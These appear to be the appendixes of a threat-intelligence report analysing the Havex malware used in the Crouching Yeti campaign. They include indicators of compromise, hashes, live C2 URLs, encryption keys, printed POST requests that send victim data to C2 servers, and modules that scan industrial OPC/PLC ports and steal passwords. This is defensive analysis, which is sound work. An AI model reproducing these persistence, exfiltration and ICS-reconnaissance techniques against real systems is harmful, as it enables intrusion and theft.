Crouching Yeti — Appendixes

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Contents

I. Appendix 1:
Indicators of compromise

Files:

```
%SYSTEM%\TMPprovider0XX.dll
%SYSTEM%\svcprocess0XX.dll
%SYSTEM%\Phalanx-3d.Agent.dll
%SYSTEM%\Phalanx-3d.ServerAgent.dll
%COMMON_APPDATA%\TMPprovider0XX.dll
%COMMON_APPDATA%\Phalanx-3d.Agent.dll
%COMMON_APPDATA%\Phalanx-3d.ServerAgent.dll
%APPDATA%\TMPprovider0XX.dll
%APPDATA%\Phalanx-3d.Agent.dll
%APPDATA%\Phalanx-3d.ServerAgent.dll
%APPDATA%\sydmain.dll
%TEMP%\TMPprovider0XX.dll
%TEMP%\Phalanx-3d.Agent.dll
%TEMP%\Phalanx-3d.ServerAgent.dll
%TEMP%\srvsce32.dll
%TEMP%\~tmpnet.dll
%TEMP%\tmp687.dll
%TEMP%\*.xmd
%TEMP%\*.yls
%TEMP%\qln.dbx
%TEMP%\Low\ddex.exe
%TEMP%\Low\~tmppnet.dll
%TEMP%\Low\~ntp.tmp
%TEMP%\Low\~task.tmp
%TEMP%\Low\~ldXXXX.TMP
%TEMP%\bp.exe
%TEMP%\~tmp1237.txt
C:\ProgramData\
C:\ProgramData\Cap\
C:\ProgramData\Mail\
C:\ProgramData\Mail\MailAg\
C:\ProgramData\Cap\Cap.exe
C:\ProgramData\Mail\MailAg\scs.jpg
```

```
C:\ProgramData\Mail\MailAg\scs.txt
```

Registry values:

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Run@TMP provider
HKCU\Software\Microsoft\Windows\CurrentVersion\Run@TMP provider
HKLM\Software\Microsoft\Internet Explorer\InternetRegistry@fertger
HKCU\\Software\Microsoft\Internet Explorer\InternetRegistry@fertger
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows@
Load="%TEMP%\Low\ddex.exe"
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows@
Load="%TEMP%\Low\ddex.exe"
HKCU\Software\Microsoft\Internet Explorer\InternetRegistry\SNLD@ID
HKCU\Software\Microsoft\Internet Explorer\InternetRegistry\SNLD@prv
HKCU\Software\Microsoft\Internet Explorer\InternetRegistry\SNLD@pubm
HKCU\Software\Microsoft\Internet Explorer\InternetRegistry\SNLD@pub
HKCU\Software\Microsoft\Internet Explorer\InternetRegistry\SNLD@nN (where N:=[0,x])
HKCU\Software\Microsoft\Internet Explorer\InternetRegistry\SNLD@pN (where N:=[0,x])
HKCU\Software\Microsoft\Internet Explorer\InternetRegistry\SNLD@sN (where N:=[0,x])
```

Mutexes:

```
(6757)
'HKCU/Identities/Default User ID'+'-18890}' example: {8B01CFB5-FF66-4404-89E2-
27E06475EA38}-18890}
{AD-18890}
'HKCU/Identities/Default User ID'+'-01890}' example: {8B01CFB5-FF66-4404-89E2-
27E06475EA38}-01890}
{ED-01890}
```

Named pipes:

```
\\.\pipe\mypype-f0XX
\\.\pipe\mypype-g0XX
\\.\pipe\mypipe-h0XX
```

II. Appendix 2: Havex loader – detailed analysis

2.1. Detailed analysis of the HAVEX loader sample (version 038)

File metadata and resources

SHA-256:	401215e6ae0b80cb845c7e2910dddf08af84c249034d76e0cf1aa31f0cf2ea67
Size:	327168
Compiled:	Mon, 30 Dec 2013 12:53:48 UTC
C2 urls:	zhayvoronok.com/wp-includes/pomo/idx.php dreamsblock.com/witadmin/modules/source.php stalprof.com.ua/includes/domit/src.php
Resource:	ICT 0x69, contains encrypted config:

```
12.MTMxMjMxMg==.5.havex.10800000.12.Explorer.EXE.0.3.40.zhayvoronok.com/
wp-includes/pomo/idx.php.43.dreamsblock.com/witadmin/modules/source.php.38.
stalprof.com.ua/includes/domit/src.php.354.AATXn+MiwLu+xCoMG7SqY1uQxAk1qLdyo
ED9LxIVQr2Z/gsrHIsgTvK9AusdFo+9..fzAxf1zXj42880+kUmktmVb5HSYi8T27Q54eQ4ZLUFK
PKZstgHcwPVHGdwpmmRmk..09fL3KGd9SqR60Mv7QtJ4VwGDqrzOja+Ml4SI7e60C4qDQAAAAAAA
AAAAAAAAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..AAAAAA
AAAAAAAAAAAAAAAQAB.2.25.26.5265882854508EFCF958F979E4.600000.2000.323000.
```

Base64 encrypted string MTMxMjMxMg== (“1312312” after decoding) is used as a XOR key.

Code flow

DLLMain

- Decrypt and load resource, copy config data from resource to memory
- Create main thread in suspended mode and thread that constantly checks some bool - if it’s set, main thread is resumed
- When the RunDllEntry export is called, the bool is set to 1 and the main thread is resumed

RunDllEntry

- Create a window and trigger resuming of the main thread
- Create file and writes there the version number:

```
%TEMP%\qln.dbx
```

- Create keys/values:

```
[HKLM|HKCU]\Software\Microsoft\Internet Explorer\InternetRegistry]
fertger = (bot_id)
```

bot_id = random **number** based on CoCreateGuid(), some calculations and some memory address; examples:

```
001:    428859527037902198230 1EAFED001
```

```
001:    4288595270379021982301EAFED001
002:    1607204568126732018801F2FED002
00F:    932490383314717832 00C2FED00F
012:    2256132058644161786502 3EFED0
013:    26274379016280517348 00C2FED0
014:    157826675950915166890 0DEFED0
017:    2512629609424701948702 41FED0
018:    156489313011628204610 0B9FED0
019:    157826675950915166890 0DEFED0
01A:    16072045681267320188 0242FE8C-1
01B:    1607204568126732018800C2FE04-1
01C:    248935039476471706302 46FE04-3
01D:    2627437901628051734800C2FE04-2
01B:    16633288152387919030 01EBFE04-1
029:    1842673533224541887800BEFD88-3x1
030:    3787916004501911680200BEFD88-3x1
```

```
030:    309276719429789193750028F978-3x1
037:    2464564482176931779l009AFD80-20
037:    308160517333880165490009AFD80-1
037:    603644932175571812700 9AFD80-13
038:    301542815316517628009AFD80-25
038:    312612706597571760000 9AFD80-25
038:    288051352930259194090009AFDA8-25
043:    181458512322842174410009AFD80-c8a7af419640516616c342b13efab
044:    292219215960920240009AFD80-6d3aef9f2cf3ca9273631663f484a
044:    286039795198701700100 9AFD80-4b3c3453bdebb602642d18274c239
```

- Copy self to `%SYSTEM%\TMPprovider038.dll`
  in case of failure, it tries to write to %APPDATA% or %TEMP%
- Create run entry:

  ```
  [HKLM|HKCU]\Software\Microsoft\Windows\CurrentVersion\Run]
  TMP provider = "rundll32 <path>\TMPprovider038.dll, RunDllEntry"
  ```
- Create named pipe:

  ```
  \\.\pipe\mypipe-h038
  ```
- In loop, create remote thread of explorer.exe which does:

  ```
  LoadLibrary(<path>\TMPprovider038.dll)
  ```
- Look for all `%TEMP%\*.xmd` files, read their paths and the contents
- Get the base64 encrypted key from config and decode it
- Get the content of `*.xmd` file and decode (base64), decrypt (using keys from config and binary) and decompress (bzip2), once decrypted and decompressed, the content of each `*.xmd` file is saved as DLL and loaded to the memory
- Check for some base64 encoded data string in:

  ```
  [HKCU\Software\Microsoft\Internet Explorer\InternetRegistry\Options]
  b = <data>
  ```
- Find `*.yls` file, read content and (optionally) add it to the POST request
- Create POST request string:

  ```
  id=<victim_id>&v1=<bot_version>&v2=<os_ver>&q=<number_from_config>
  ```

  Example:

  ```
  id=288051352930259194090009AFDA8-25&v1=038&v2=170393861&q=5265882854508EFCF958F979E4
  ```

- Try to connect to compromised websites (C2 servers) and send POST request with the following parameters:

  ```
  id=<victim_id>&v1=<bot_version>&v2=<os_ver>&q=<sth_from_config>
  ```

  Example request:

```
dreamsblock.com (ekiaiokqmo.c08.mtsvc.net, 205.186.179.176)
POST /witadmin/modules/source.php?id=28805135293025919409009AFDA8-25&v1=038&v2=17039
3861&q=5265882854508EFCF958F979E4
```

- Read the HTML file returned by the server, look for havex markers and copy data from between them

- Write the data to: `%TEMP%\<rand>.tmp.xmd`
- Decrypt/decompress content of xmd file to `%TEMP%\<rand>.dll`
- Load the DLL

At the moment of analysis, URLs from config were not returning any data:

```
stalprof.com.ua/includes/domit/src.php (server39.hosting.reg.ru, 37.140.193.27)
404
zhayvoronok.com/wp-includes/pomo/idx.php (78.63.99.143)
404
dreamsblock.com/witadmin/modules/source.php
<html><head><mega http-equiv='CACHE-CONTROL' content='NO-CACHE'>
</head><body>No data!<!--havexhavex--></body></head>0.
```

Encryption

The 2nd stage modules are usually base64 encoded, bzip2 compressed and XORed using the recurrent “1312312” key.
In some cases, the malware can also use one 1024 bit RSA key which is embedded in the config section of the binary.

Key from resource/config:

Base64 encoded:

AATXn+MiwLu+xCoMG7SqY1uQxAk1qLdyoED9LxIVQr2Z/gsrHIsgTvK9AusdFo+9fzAxf1zXj42880+kUmktmVb
5HSYi8T27Q54eQ4ZLUFKPKZstgHcwPVHGdwpmmRmk09fL3KGd9SqR60Mv7QtJ4VwGDqrzOja+Ml4SI7e60C4qDQ
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAB

Decoded RSA 1024 bit key:

```
0000000: 0004 d79f e322 c0bb bec4 2a0c 1bb4 aa63 .....”....*....c
0000010: 5b90 c409 35a8 b772 a040 fd2f 1215 42bd [...5..r.@./..B.
0000020: 99fe 0b2b 1c8b 204e f2bd 02eb 1d16 8fbd ...+.. N........
0000030: 7f30 317f 5cd7 8f8d bcf3 4fa4 5269 2d99 .01.\.....O.Ri-.
0000040: 56f9 1d26 22f1 3dbb 439e 1e43 864b 5052 V..&”.=.C..C.KPR
0000050: 8f29 9b2d 8077 303d 51c6 770a 6699 19a4 .).-.w0=Q.w.f...
0000060: d3d7 cbdc a19d f52a 91eb 432f ed0b 49e1 .......*..C/..I.
0000070: 5c06 0eaa f33a 36be 325e 1223 b7ba d02e \....:6.2^.#....
0000080: 2a0d
```

Key hardcoded in binary:

Base64 encoded:

w1RWs6ejexm8wgqEpulkkESs9xmLQoiY8j/ldzNJ/fPj9t+taxYg6Vo0WgP0u0Me82TuCMxmU+Pcj44c8zP5xOe
v4F097r5+saRutxj/Lmnr2AIgDqfM14GNHBQxmRQ3v0Swz6A+5zaMIqQX/13dWF1seQtKysvPQmIoPjvy648=

Decoded:

```
0000000: c354 56b3 a7a3 7b19 bcc2 0a84 a6e9 6490 .TV...{.......d.
0000010: 44ac f719 8b42 8898 f23f e577 3349 fdf3 D....B...?.w3I..
0000020: e3f6 dfad 6b16 20e9 5a34 5a03 f4bb 431e ....k. .Z4Z...C.
0000030: f364 ee08 cc66 53e3 dc8f 8e1c f333 f9c4 .d...fS......3..
0000040: e7af e05d 3dee be7e b1a4 6eb7 18ff 2e69 ...]=..~..n....i
0000050: ebd8 0220 0ea7 ccd7 818d 1c14 3199 1437 ... ........1..7
0000060: bf44 b0cf a03e e736 8c22 a417 ff5d dd58 .D...>.6.”...].X
0000070: 5d6c 790b 4aca cbcf 4262 283e 3bf2 eb8f ]ly.J...Bb(>;...
```

Analysis of other versions of the HAVEX loader

IMPORTANT: For versions 03-0E, 010, 011, 015, 016, 023, 026-028, 02A-02F, and 031-036 no samples are known at the moment.

Differences between versions

It seems there are over 50 different versions of Havex malware, internally identified by hex numbers from 01 to 044 (the latest known at the time of writing).

Versions 01 – 019: Contain strings that may be related to password harvesting, even though the code that would actually search for the passwords was not identified inside this component. It's possible that these strings are part of the configuration and are used by downloaded modules as a list of names of processes that the malware wants to hijack in order to steal passwords from the memory.

Versions 017 – 037: Instead of the GET request, send a POST request to the C2. The contents of the POST differ between versions.

Versions 01A – 038: Check proxy settings in the registry and use them if required.

Versions 01B – 044: Use an asymmetric crypto algorithm (RSA) to decrypt the downloaded binaries. (Previous versions use simple XOR based encryption).

Versions 020 – 025: Check the Internet connection by trying to connect to google.com:

```
CONNECT google.com:80 HTTP/1.0
```

Collect system information, write it to `*.yls` file. Later, append these contents to the POST request string.

- Collected information includes:
- Unique system ID
- OS
- Username
- Computer name
- Country
- Language
- Current IP
- List of drives
- Default Browser

- Running Processes
- Proxy Setting
- User Agent
- Email Name
- BIOS version and date
- Lists of files and folders (non-recursive) from the following paths:

```
C:\Documents and Settings\%User%\Desktop\*.*
C:\Documents and Settings\%User%\My Documents\*.*
C:\Documents and Settings\%User%\My Documents\Downloads\*.*
C:\Documents and Settings\%User%\My Documents\My Music\*.*
C:\Documents and Settings\%User%\My Documents\My Pictures\*.*
C:\Program Files\*.*
Root directory of all fixed and removable drives.
```

Version 025: Contains a debugging symbols path, which may suggest that the project was internally called "PhalangX":

```
d:\Workspace\PhalangX 3D\Src\Build\Release\Phalanx-3d.ServerAgent.pdb
```

Version 038 – 040: Does not contain the routine that collects system info, yet the malware checks for potential previously created *.yls files, and appends the content of them to the POST request. Instead of values hardcoded in the binary, this is a first version to use a resource to store encrypted config. Detailed analysis of this version is included in this appendix.

Version 043 – 044: Size similar to 037 and earlier versions; dll name is now `0XX.dll` (where XX is version number), the <unk> value in config is now 29 bytes long.

Features common across multiple versions

EXPORTS:

`RunDllEntry, runDll` ***(all versions)***

INJECT TO:

`Explorer.EXE` ***(all versions)***

REG VALUES CREATED:

```
[HKLM|HKCU]\Software\Microsoft\Windows\CurrentVersion\Run
"TMP provider" = "rundll32 %TEMP%\TMPprovider0XX.dll, runDll"
[HKLM|HKCU]\Software\Microsoft\Internet Explorer\InternetRegistry
"fertger" = <id>(all versions)
```

FILES CREATED:

<path>\TMPprovider0XX.dll (versions <= 040)

%TEMP%*.xmd ***(all versions)***

%TEMP%*.yls ***(ver 01A - 044)***

%TEMP%\qln.dbx ***(ver 038 - 044)***

PIPES:

\\.\pipe\mypype-f0XX ***(ver 01 - 025)***

\\.\pipe\mypype-g0X ***(ver 01 & 02)***

\\.\pipe\mypipe-f0XX ***(ver 029 - 038)***

\\.\pipe\mypipe-h0XX ***(ver 029 - 038)***

STRINGS:

(all versions)

q=

"Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US)
AppleWebKit/525.19 (KHTML, like Gecko) Chrome/1.0.154.36
Safari/525.19"

(ver 01 - 030)

havex

1312312

(ver 0F, 012, 014, 018)

Phalanx-3d.Agent.dll

(ver 01A - 038)

User

Password

BUTTON

(ver 01B - 030)

AATXn+MiwLu+xCoMG7SqY1uQxAk1qLdyoED9LxIVQr2Z/gsrHIsgTvK9AusdFo+9fzAxf1zXj42880+kUmktmVb
5HSYi8T27Q54eQ4ZLUFKPKZstgHcwPVHGdwpmmRmk09fL3KGd9SqR60Mv7QtJ4VwGDqrzOja+Ml4SI7e60C4qDQ
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAB

(ver 029 - 038)

w1RWs6ejexm8wgqEpulkkESs9xmLQoiY8j/ldzNJ/fPj9t+taxYg6Vo0WgP0u0Me82TuCMxmU+Pcj44c8zP5xOe
v4F097r5+saRutxj/Lmnr2AIgDqfM14GNHBQxmRQ3v0Swz6A+5zaMIqQX/13dWF1seQtKysvPQmIoPjvy648=

(ver 020 - 025)

2003

Vista

UserName

ComputerName

```
Control Panel\International\
sCountry
Country
sLanguage
Language
Control Panel\International\Geo\
Nation
Not connected
Dial-up
LAN Connection
InetInfo
CurrentIP
 - Removable
 - Fixed
 - Remote
 - CDROM
 - Ramdisk
Drive
http\shell\open\command
.exe
DefaultBrowser
ListProcess
data64
HARDWARE\DESCRIPTION\System
BiosReg
Desktop
MyDocs
ProgFiles
CONNECT google.com:80 HTTP/1.0
Proxy-Authorization:Basic
google.com
GET / HTTP/1.1
Host: google.com
```

(ver 025)

```
Phalanx-3d.ServerAgent.dll
"d:\Workspace\PhalangX 3D\Src\Build\Release\Phalanx-3d.ServerAgent.pdb"
```

(ver 029 & 030)

```
5265882854508EFCF958F979E4
```

(ver 024, 029 - 038)

```
&v1=
```

&v2=

(ver 037 & 038)

MTMxMjMxMg==

(ver 038 - 044)

21f34

(ver 043 - 044)

04X.dll (instead of TmpPorvider0XX.dll)

C2 communication

Versions < 01B:

GET request format:	id=<victim_id><bot_version>-<os_ver>
Example	id=1812102418169072044901A0FED0014-170393861

Versions 01B - 025:

GET request format:	id=<victim_id>-<unk>-<bot_version>-<os_ver>
Example:	id=228711719898841835201A0FDC0-3-021-170393861

Versions 029 - 044:

POST request format:	id=<victim_id>-<unk>&v1=<bot_version>&v2=<os_ver>&q=<number_from_config><optional: content_of_yls_file>

Examples:	id=28805135293025919409009AFDA8-25&v1=038&v2=170393861&q=5265882854508EFCF958F979E4
	id=21893020302943319666009AFD80-6d3aef9f2cf3ca9273631663f484a&v1=044&v2=170393861&q=35a37eab60b51a9ce61411a760075

Examples of <unk>values:	version 01B	1
	version 01C	2
	version 01D	1, 2
	version 01E	3
	version 01F	1, 2, 3, 0
	version 020	3, <null>, 0
	version 021	3, <null>
	version 022	3, <null>, 12
	version 024	13, 16, 1, 31, 61, 3, 3x1, 4, 12
	version 025	x1, <null>

version 029	3x1
version 030	3x1
version 031	1, 3
ver 031,035,036	1
version 037	1, 6, 13, 33, 20, 25, 3x1
version 038	25, 20, 1, 13,891062d5c51294011447f8168bc4437c
version 040:	eb383a9a8e7a4ef5283f2f48a5cd6
version 043:	e4d935d271cfb6927d29c74c39558 c8a7af419640516616c342b13efab
version 044:	6d3aef9f2cf3ca9273631663f484a

Downloadable modules

Main characteristics:

- DLL files that collect assorted information
- Downloaded by the main Havex module
- Stored in `%TEMP%\*xmd` files in an encrypted form
- Decrypted and executed by Havex loader
- Each module contains config stored as a resource
- Config data is compressed with bzip2 and xored with a constant value 1312312, which is hardcoded in the binary in base64 form
- Config data includes 29-byte UID, 344-byte encryption key and sometimes some other info (like nk2 file path in case of outlook module)
- Most of them write harvested data into the %TEMP%*.yls files, which are then sent to the C2 by the main Havex DLL
- Data written to *.yls files is compressed with bzip2 and encrypted with the key from the config
- Encryption used for log encryption is 3DES. Each analyzed module contains the string: `"Copyright (c) J.S.A.Kapp 1994 - 1996."` which is related to R_STDLIB.C file (platform-specific C library routines for RSAEURO crypto library)

OPC modules

SHA-256:	7933809aecb1a9d2110a6fd8a18009f2d9c58b3c7dbda770251096d4fcc18849
Size:	251392
Compiled:	Fri, 11 Apr 2014 05:39:10 UTC

SHA-256:	004c99be0c355e1265b783aae557c198bcc92ee84ed49df70db927a726c842f3

Size: 251392
Compiled: Fri, 16 May 2014 08:42:28 UTC

SHA-256: 6aca45bb78452cd78386b8fa78dbdf2dda7fba6cc06482251e2a6820849c9e82
Size: 251392
Compiled: Fri, 16 May 2014 08:42:28 UTC

Detailed analysis

All currently known samples are completely identical in terms of code and differ only in the content of the resource.

Code flow:

- Decrypt config
  Config consists of RSA ID (29 bytes) and RSA key (1024 bit) and is stored inside resource TYU 0215 (bzip compressed and xored with "1312312")

```
29
39ee448cf196304cfe9c6b1c2e436
344
AATFfxXmUZl/j8JBAwHkk8BcwTIKDcex+0GQp/V9EX4nt64NGsGsTXFhuorwjKCRt6Av3v+hB+gT9mAP9kqY
3TnN1x+MUHaoib1dw8SG9mW5YL+JNu3Kwud/bYGu916U/EGh8PFGruVE2PHXD8EII710gKm00lyi5+Ehjn5C
SLLPKwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAQAB
```

- Create lock file in `%TEMP%\{rand}.tmp` (empty)
- Create debug log in `%TEMP%\{rand}.tmp.dat`

```
Programm was started at %02i:%02i:%02i
%02i:%02i:%02i.%04i:
***************************************************************************
Start finging of LAN hosts...
Finding was fault. Unexpective error
Was found %i hosts in LAN:
Hosts was't found.
Start finging of OPC Servers...
Was found %i OPC Servers.
    %i) [<comp_name>\<ProgID>]
```

```
          CLSID:                 <server rclsid>
          UserType:              <UserType>
          VerIndProgID:          <VersionIndependentProgID>
          OPC version support: <[+|-][+|-][+|-]>
OPC Servers not found. Programm finished
Thread %02i return error code: <error_code>
Start finging of OPC Tags...
    %i)[%s\%s]
    Saved in 'OPCServer%02i.txt'
    %i)[%s] (not aviable)
Thread %02i was terminated by ThreadManager(2)
Thread %02i running...
Thread %02i finished.
```

- Look for LAN resources using Windows Networking COM objects:

```
WNetOpenEnumW
WNetEnumResource
```

- For each resource found, create a thread which checks if it's an OPC server & gets detailed OPC information using the following interfaces:

IID_IOPCEnumGUID	{55C382C8-21C7-4E88-96C1-BECFB1E3F483}
IID_IOPCServerList	{13486D51-4821-11D2-A494-3CB306C10000}
IID_IOPCServerList2	{9DD0B56C-AD9E-43ee-8305-487F3188BF7A}
IID_IOPCServer	{39C13A4D-011E-11D0-9675-0020AFD8ADB3}
IID_IOPCBrowse	{39227004-A18F-4B57-8B0A-5235670F4468}
IID_IOPCBrowseServerAddressSpace	{39C13A4F-011E-11D0-9675-0020AFD8ADB3}
IID_IOPCItemProperties	{39C13A72-011E-11D0-9675-0020AFD8ADB3}
CATID_OPCDAServer10	{63D5F430-CFE4-11D1-B2C8-0060083BA1FB}
CATID_OPCDAServer20	{63D5F432-CFE4-11D1-B2C8-0060083BA1FB}
CATID_OPCDAServer30	{CC603642-66D7-48F1-B69A-B625E73652D7}

and writes collected info to the `OPCServer<nr>.txt` file:

```
%s  <%s> (Type=%i, Access=%i, ID='%s')
OPC Server[%s\%s] v%i.%i(b%i)
Server state: %i
Group count value: %i
Server band width: %08x
```

- Compress all info with bzip2 and encrypt using a random 192 bit (168 effective) 3DES key
- Save encrypted data to `%TEMP%\{rand}.yls` file
- `*.yls` files are then collected by the main Havex module and sent to C2.

Outlook module

SHA-256: 0859cb511a12f285063ffa8cb2a5f9b0b3c6364f8192589a7247533fda7a878e
Size: 261120
Compiled: Wed, 07 May 2014 13:22:21 UTC

This module looks for `outlook.nk2` files, gets the contact data from inside them and writes it to the `*.yls` file. Data is as always bzip2 compressed and 3DES encrypted. Config is stored in the resource `HYT 017D` (bzip2 compressed and encrypted with same xor key as always). Config consists of an RSA key ID (29 bytes), base 64 bit encodedRSA key (1024 bit) and nk2 file path (39 bytes).

`outlook.nk2` is the file where Outlook <= 2007 stores contacts details in order to use them in its AutoComplete feature.

Config from resource `HYT 017D`:

```
29
3e5bad153e3c3ee1b735f1926ba57
344
AATiBnMKBUxUwXUCXp4+ztY4nCTylL6KRsk6x44SgKDDNdQ9VB7UC86fQVLZOjpc2bdgFxi5tegJEE3SfZvQYJ1
PQ0s1zXh4xdXQxyEqllgGdaAcEOoM3dXCkQatFFYQ8pscbFkdLDrt/sWnbUTq2/KY8eCfW2QPhWgj7p8v6Cov1Q
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAB
39
%APPDATA%\microsoft\outlook\outlook.nk2
```

Sysinfo module

SHA-256: f4bfca326d32ce9be509325947c7eaa4fb90a5f81b5abd7c1c76aabb1b48be22
Size: 400896
Compiled: Wed, 07 May 2014 13:19:41 UTC

This module collects the same type of information about the system as Havex versions 020 - 025. This functionality is not present in versions >=026 - it was probably moved into this separate module around that time.

Config in stored in resource `WRT 2AF` (xored with “1312312” and bzip2 compressed)

```
29
8900adffc5180c10d463530e3753a
344
AASjl8ZrgVvtb1XSXJgu6x1ZPjY32KQ9iyj+cQZpJgp/H+GhPdItvu10pBcgwIkc2uO2iYSJzXqfZAlS2fS9+W9
y1Xq/7lKuVJEeQC4vgn8EsTmzj4vLWV+oZOOJHrrv37YkXO6QGnFgREyLTLjnfnrTaoWg9pd6dkeC4yHEC7K8HQ
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAB
```

Network scanner module

SHA-256: 2120c3a30870921ab5e03146a1a1a865dd24a2b5e6f0138bf9f2ebf02d490850
Size: 223232
Compiled: Tue, 29 Oct 2013 06:09:14 UTC

This module is used to decrypt and execute the binary that comes in the resource. The EXE file is saved in `%TEMP%\<rand>.exe` and run using `ShellExecuteExW`.

Besides the binary, resource HAJ 3A0 contains hex string: `30 0A 30 0A 34 38 36 34 30 0A`

3rd stage tool: network scanner

SHA-256: 9a2a8cb8a0f4c29a7c2c63ee58e55aada0a3895382abe7470de4822a4d868ee6
Size: 48640
Compiled: Wed, 06 Nov 2013 11:27:38 UTC

This PE EXE file was dropped and run by EXE dropper module (2120c3a30870921ab5e0314 6a1a1a865dd24a2b5e6f0138bf9f2ebf02d490850). Its main functionality is to scan the local network looking for machines listening on specified ports. All information is logged into a `%TEMP%\~tracedscn.yls` file in plain text.

- List of port numbers hardcoded in the binary:

```
.data:0040CDB0 port_list
dd 0AF12h            ; port 44818, used by Rslinx
dd 1F6h        ; port 502, used by Modbus / Modicon PLC
dd 66h         ; port 102, used by Siemens PLC
dd 2BE2h             ; port 11234, used by Measuresoft ScadaPro
```

```
    dd 3071h            ; port 12401, used by 7-Technologies IGSS SCADA
```

- Example content of log file:

```
[!]Start
[+]Get WSADATA
[+]Local: 192.168.56.11
No available ports Host: 192.168.56.1
No available ports Host: 192.168.56.51
No available ports Host: 192.168.56.151
No available ports Host: 192.168.56.201
No available ports Host: 192.168.56.101
No available ports Host: 192.168.56.2
No available ports Host: 192.168.56.152
No available ports Host: 192.168.56.52
(...)
```

- Error related strings:

```
[-]Can not get local ip
[-]Threads number > Hosts number
[-]Can not create socket:
[-]Connection error
[!]End
```

PSW dropper module

SHA-256:	71e05babc107f5e52f1a4c3ea6261c472d2649c0b179395304c420eaa54e2062
size:	1427968
compiled:	Mon, 09 Jul 2012 07:38:11 UTC

This module is used to decompress (bzip2) and drop a password dumping tool from resource DLL1 A8 409 to `%TEMP%\bp.exe` and run it with the following command:

```
%TEMP%\bp.exe %TEMP%\~tmp1237.txt”
```

Saved log is then copied to `%TEMP%\<rand>.tmp.yls` file.

3rd stage tool: password stealer

SHA-256:	cb5341eac0476a4c2b64a5fe6b8eb8c5b01b4de747524208c303aba6825aef1d
size:	2988544

compiled: Thu, 02 Feb 2012 09:50:29 UTC

This file was dropped and executed by the PSW dropper module (71e05babc107f5e52f1a4c3ea6261c472d2649c0b179395304c420eaa54e2062).
This is a customized (?) version of BrowserPasswordDecryptor 2.0 - a free password recovery tool, developed by SecurityXploded:

hxxp://securityxploded.com/browser-password-decryptor.php

Description from the developers' website:

Browser Password Decryptor is the FREE software to instantly recover website login passwords stored by popular web browsers.

Currently it can recover saved login passwords from following browsers:

- *Firefox*
- *Internet Explorer*
- *Google Chrome*
- *Google Chrome Canary/SXS*
- *CoolNovo Browser*
- *Opera Browser*
- *Apple Safari*
- *Comodo Dragon Browser*
- *SeaMonkey Browser*
- *SRWare Iron Browser*
- *Flock Browser*

Features:

- *Instantly decrypt and recover stored encrypted passwords from popular web browsers.*
- *Right Click Context Menu to quickly copy the password*
- *Recover password of any length and complexity.*
- *Automatically discovers all supported Applications and recovers all the stored passwords.*
- *Sort feature to arrange the recovered passwords in various order to make it easier to search through 100's of entries.*
- *Save the recovered password list to HTML/XML/Text/CSV file*
- *Easier and faster to use with its enhanced user friendly GUI interface.*
- *Support for local Installation and uninstallation of the software.*

Example of file content:


```
*************************************************
Browser Password Recovery Report
*************************************************

 Password List
***********************************************************************************

 Browser:  Firefox
 Website URL: https://accounts.google.com
 User Login: mygmail
 Password: gmailpassword

------------------------------------------------------------------------------------

 Browser:  Firefox
 Website URL: https://www.facebook.com
